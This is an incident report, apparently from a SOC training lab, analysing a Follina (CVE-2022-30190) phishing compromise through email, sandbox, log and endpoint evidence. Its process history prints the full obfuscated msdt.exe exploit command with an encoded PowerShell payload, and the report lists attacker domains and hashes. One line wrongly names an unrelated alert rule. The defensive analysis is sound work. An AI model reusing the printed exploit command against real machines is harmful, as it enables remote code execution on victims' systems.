Official Incident report

Event ID: 123
Rule Name: SOC173 - Follina 0-Day Detected
Written by: Tarun Kalyani

LinkedIn: https://www.linkedin.com/in/tarunkalyani

Official Incident Report **1**
Event ID: 123 1
Rule Name: SOC173 - Follina 0-Day Detected 1
Table of Contents **2**
Alert **3**
Detection **4**
Verify 4
Analysis **5**
Initial Access 5
Malware Analysis 6
Log Analysis 9
Containment **11**
Lesson Learned **11**
Artifacts **12**

Based on the information that the alert provided, it seems that an msdt.exe was executed after Office document intent by Hostname “**jonasPRD**” with IP Address **172.16.17.39.** It was stated that the CVE-2022-30190 vulnerability was exploited due to the "msdt.exe". The Alert is triggered by the SOC250 - APT35 HyperScrape Data Exfiltration Tool Detected.The vulnerability is also known as "Follina


The Antivirus action is marked as ”allowed”, indicating that no action was taken by the Antivirus product to prevent or block the execution.

Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability, CVE-2022-30190

EventID :	123
Event Time :	Jun, 02, 2022, 03:22 PM
Rule :	SOC173 - Follina 0-Day Detected
Level :	Security Analyst
Source Address :	172.16.17.39
Hostname :	JonasPRD
File Name :	05-2022-0438.doc
File Hash :	52945af1def85b171870b31fa4782e52
File Size :	10.01 Kb
AV Action :	Allowed
Alert Trigger Reason :	msdt.exe executed after Office document
File (Password:infected) :	**Download**

Detection

It is stated in the alert details that the file that exploits the vulnerability is “05-2022-0438.doc”. At the same time, we have the hash information of the file. We can quickly search for the hash Virustotal, and other similar sources and take a look at the results.




https://www.virustotal.com/gui/file/4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784/detection

The results we obtained contain some findings that the file uses the "CVE-2022-30190" vulnerability. As a SOC analyst, it is necessary to make analysis on the SOC environment and reach the details on whether there is a system affected by this situation or not.

Analysis

Initial Access


In the alert details on the Monitoring page, we see that the file was run without any blocking.



Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability, CVE-2022-30190

EventID :	123
Event Time :	Jun, 02, 2022, 03:22 PM
Rule :	SOC173 - Follina 0-Day Detected
Level :	Security Analyst
Source Address :	172.16.17.39
Hostname :	JonasPRD
File Name :	05-2022-0438.doc
File Hash :	52945af1def85b171870b31fa4782e52
File Size :	10.01 Kb
AV Action :	Allowed
Alert Trigger Reason :	msdt.exe executed after Office document
File (Password:infected) :	Download

First, it's important to understand how this file arrived at the "JonasPRD" device. The filename "05-2022-0438.doc" may be searched in the Mailbox to determine the Phishing status, this is one of the most common first access strategies.



From: radiosputnik@ria.ru
To: jonas@letsdefend.io
Subject: invitation for an interview
Date: Jun, 02, 2022, 01:51 PM
Action: Action

Hello, We want to interview you on Sputnik Radio. Please review the attachment and respond to me. Regards

Attachments

05-2022-0438.doc.zip


Password: infected

As a result of the search we conducted, we see that there is an inbound email sent to “jonas[@]letsdefend.io” with this file in the attachment

Malware Analysis

We received a phishing email containing malware. We need to understand how malware behaves. The most effective technique to understand the file's behavior is to use dynamic analysis. The rest of the report will be analyzed using AnyRun.

After uploading and executing the file using AnyRun, we observe that a DNS request was performed to the address "www[.]xml formats[.]com", but no results were returned, indicating that the file did not display any meaningful activity.



We need to search for the file hash value (52945af1def85b171870b31fa4782e52), check the past analyses and find the one that will work for us.

HYBRID ANALYSIS

Dropped Files (10)

Input	Threat Level	Actions
no specific threat		
no specific threat		
no specific threat		
no specific threat		
suspicious		
suspicious		
suspicious		
suspicious		
suspicious		
suspicious		

After the examinations, we obtain a result of an analysis which was made during a period when the domain was active.

Link: https://app.any.run/tasks/9c74f683-7323-4a17-a1d2-fc18b272580f
https://hybrid-analysis.com/sample/7a28055c0d69e8d0adad91c271519538515288a41b998a3f859857edca8277a3

We could not perform dynamic analysis because the command and control server of the Malware was not active. When we look at the activities carried out in an old report we found, it is clearly obvious that the file actually carried out malicious activities

Network Analysis Overview

DNS Requests

Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
721600.popularcldfa.co	172.67.137.106 TTL: 300	NameSilo, LLC Organization: PrivacyGuardian.org llc Name Server: nia.ns.cloudflare.com Creation Date: 2023-05-15T08:40:50	United States
click-v4.expdirclk.com	198.134.116.17 TTL: 141	NAMECHEAP INC Organization: Privacy service provided by Withheld for Privacy ehf Name Server: NS1.LINODE.COM Creation Date: 2022-12-13T09:21:18	United States
filter.explorads.com	198.134.116.30 TTL: 300	GODADDY.COM, LLC Name Server: NS57.DOMAINCONTROL.COM Creation Date: 2016-11-02T00:00:00	United States
www.xmlformats.com	185.107.56.60 TTL: 559	NAMECHEAP INC Organization: Privacy service provided by Withheld for Privacy ehf Name Server: DNS1.REGISTRAR-	Netherlands

Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
64.32.8.70	80 TCP	iexplore.exe PID: 3172	United States

DNS Requests

Log Analysis

We know that the malware communicated with “www[.]xmlformats[.]com”. We need to search for this domain on the log management and check if there is any device accessing to this site from the internal network

DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Jun. 02, 2022, 03:20 PM	Firewall	172.16.17.39	53122	141.105.65.149	443	
Jun. 02, 2022, 03:20 PM	Firewall	172.16.17.39	54312	141.105.65.149	443	
Jun. 02, 2022, 03:20 PM	Firewall	172.16.17.39	52331	13.107.42.16	443	
Jun. 02, 2022, 03:20 PM	Proxy	172.16.17.39	53122	141.105.65.149	443	
Jun. 02, 2022, 03:20 PM	Proxy	172.16.17.39	43111	141.105.65.149	443	
Jun. 02, 2022, 03:20 PM	Proxy	172.16.17.39	12322	141.105.65.149	443	
Jun. 02, 2022, 03:20 PM	Proxy	172.16.17.39	42512	141.105.65.149	443	

RAW LOG

URL:
https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/

When we examine the log results after the search, we see that the “JonasPRD” device with the IP address 172.16.17.39 is connected to this site.


If we look at the process history from Endpoint Security, we see that the malware exhibits the same behavior that we saw in AnyRun.

```
▶ wininit.exe
▶ services.exe
▶ svchost.exe
▶ OfficeClickToRun.exe
▶ winlogon.exe
▶ explorer.exe
▶ chrome.exe
▶ notepad++.exe
▶ smss.exe
▶ csrss.exe
▶ OUTLOOK.exe
▶ taskhostw.exe
▶ TiWorker.exe
▶ Cortana.exe
▼ WINWORD.exe

Command:C:/Program Files/Microsoft Office/Root/Office16/WINWO
RD.EXE /n C:/Users/admin/Desktop/05-2022-0438.doc.docx /o

▼ msdt.exe

Command:C:/WINDOWS/system32/msdt.exe ms-msdt:/id PCWDiag
nostic /skip force /param IT_RebrowseForFile=cal?c IT_LaunchMethod
=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(In
voke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[cha
r]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]5
8+'FromBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN
5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZ
G93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWx
sIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13a
W5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2Qg
QzpcdXNlcnNccHVibGljXCYmZm9yIC9yIC V0ZW1wJSAlaSBpbiAoM
DUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZml
uZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgL
WRlY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5
leGUiOw=='+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/Syst
em32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO

▶ sdiagnhost.exe
▶ csc.exe
▶ cvtres.exe
▶ cmd.exe
```

By the analyses we conducted on the Log Management and Endpoint Security, we have determined that the "05-2022-0438.doc" malware was run on the JonasPRD device successfully and communicated with the C2.

Containment

We found solid evidence that the JonasPRD device was compromised. Now, we need to isolate the device from the network in order to prevent the attacker from reaching different devices in the internal network and to break its existing connection.



Lesson Learned

- **Even if we regularly update our systems, it is possible for the attackers to infiltrate into our systems with various 0-Days.**
- **It is not possible to prevent attacks 100%, but it is possible to detect them in a short time.**

Artifacts

Field	Value
Email Address	radiosputnik[@]ria[.]ru
Domain	xmlformats[.]com
URL Address	https://www[.]xmlformats[.]com/office/word/2022/
URL Address	https://www[.]xmlformats[.]com/office/word/2022/wordprocessingdrawing/
URL Address	https://www[.]xmlformats[.]com/office/word/2022/wordprocessingdrawing/RDF842l.html
MD5 Hash	52945af1def85b171870b31fa4782e52
SHA256	4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784
Filename	05-2022-0438.doc